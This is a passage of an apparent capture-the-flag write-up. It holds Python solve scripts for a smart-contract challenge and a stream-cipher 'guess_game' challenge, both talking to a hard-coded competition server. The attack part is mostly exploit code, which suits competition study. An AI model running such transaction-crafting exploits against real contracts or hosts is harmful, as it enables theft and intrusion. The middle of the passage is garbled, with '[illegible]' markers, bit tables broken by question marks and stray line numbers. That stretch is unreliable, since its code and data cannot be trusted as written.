249             txs[1] = build_tx(sig2, con_address, datas=[
250                 '02'], offset_nonce=1)
251             txs[0] = build_tx(sig2, con_address, datas=['01'])
252         else:
253             txs[2] = build_tx(sig2, con_address, datas=[
254                 my_account[2:]], offset_nonce=2)
255             txs[1] = build_tx(sig1, con_address, datas=[
256                 '02'], offset_nonce=1)
257             txs[0] = build_tx(sig1, con_address, datas=['01'])
258         for tx in txs:
259             rec = send(tx)
260             print("mod1", rec)
261         return rec
262     return None
263
264
265 if __name__ == "__main__":
266     # pow
267     io = remote('8.140.174.230', 10001)
268     base = string.ascii_letters + string.digits
269     io.recvuntil("sha256(")
270     s = io.recvuntil("+?")[:-3]
271     ret = getsha256(s)
272     io.sendline(ret)
273     io.recvuntil("Your EOA account:")
274     account = io.recvline().strip()
275     account = web3.Web3.toChecksumAddress(str(account, encoding="utf-8"))
276     tx = {
277         'from': my_account,
278         'to': account,
279         # 2047899999999790000
280         'value': 400000000000000000,
281         'gas': 21000,
282         'nonce': w3.eth.getTransactionCount(my_account),
283         'gasPrice': 10,
284         'chainId': 8888
285     }
286     r_tx = mytx_account.sign_transaction(tx)
287     print(w3.eth.getBalance(my_account))
288     f_tx = r_tx.rawTransaction
289     ret1 = w3.eth.send_raw_transaction(f_tx)
290     receipt = w3.eth.wait_for_transaction_receipt(ret1)
291     io.recv()

```



```

292     io.sendline('y')
293     # ---- with challenge
294     for _ in range(25):
295         io.recvuntil('bytecode:')
296         bytecode = io.recvline().strip()
297         bytecode = str(bytecode, encoding="utf-8").strip()
298         print("bytecode:", bytecode)
299         io.recv(timeout=1000) # [+] Wait for deploying.....\n
300         ori = io.recv()
301         tx_hash = ori.strip()[-66:]
302         tx_hash = str(tx_hash, encoding="utf-8")[2:]
303         # print("tx_hash:", tx_hash)
304         con_address = w3.eth.getTransactionReceipt(
305             bytes.fromhex(tx_hash))['contractAddress']
306         print("Contract_address:", con_address)
307         rec = gen_functions(bytecode, con_address)
308         print(io.recv())
309         print("my rec", rec)
310         io.sendline("0x"+rec.hex())
311
312     io.interactive()
313

```

## • guess\_game

Submission Time: 12:26 PM

Randomly generate 100 pairs of keys and ivs to observe which bits are unrelated (or be related with a very small probability) to keys and ivs, and tabulate their values and the corresponding inputs:

```

1  c = [[0]*160 for i in range(160)]
2  for i in range(16000):
3      guess = i%160
4      k = guess // 2
5      m = guess % 10
6      if m == 0:
7          m = 10
8      key = bin(random.getrandbits(80))[2:].zfill(80)
9      key = list(map(int, key))
10     iv = bin(random.getrandbits(64))[2:].zfill(64)
11     iv = list(map(int, iv))
12     a = generator(key, iv, False)
13     b = generator(key, iv, True, k, m)
14     for j in range(160):

```



[illegible]

[illegible]

[illegible]

???  
 ??????????',  
 '11110000000000011???  
 ??  
 ???????????', '000000000000000100000?01100?0000?0100?????  
 0???  
 ???', '000000000000000110000?  
 1010???000???  
 10??  
 ???', '00000000000000001?  
 1000???001????00????  
 1??  
 ???', '0000000000000000???  
 100????  
 00??  
 ???',  
 '100000000000000000????10?????  
 0??  
 ???',  
 '111000000000000000?????  
 1??  
 ???',  
 '111100000000000000?????????????????????????????????????  
 ???  
 ???????????',  
 '111111000000000000?????????????????????????????????????  
 ???  
 ???????????',  
 '111111100000000000?????????????????????????????????????  
 ???  
 ???????????',  
 '111111100000000000?????????????????????????????????????  
 ???  
 ???????????', '0000000000000000000?100000?01100?000???100?????  
 0??  
 ??????????????????????????????????????', '110000000000000000??10000?  
 1010???0?????  
 10??  
 ??????????????????????????????????????', '11100000000000000?00????1?  
 00???001?????????  
 1??  
 ??????????????????????????????????????', '011110000000000000??0?????  
 0????  
 00??  
 ???',  
 '01111100000000000000????????????????

[illegible]

[illegible]



[illegible]

[illegible]

[illegible]

26

28

29

30

32

33

```
34     ans = []
35     for i in range(160):
36         for j in range(160):
37             if((now[j]=='0')and(table[i][j]=='1')):
38                 break
39             if((now[j]=='1')and(table[i][j]=='0')):
40                 break
41         if(j==159):
42             ans += [i]
43     print(i+1,'round: ',ans)
44     try:
45         num = ans[0]
46     except:
47         num = 1
48     r.sendline(str(num))
49     data = r.recvline()
50     if(data == b"wrong!\n"):
51         print('failed at',i)
52         r.close()
53     r.interactive()
```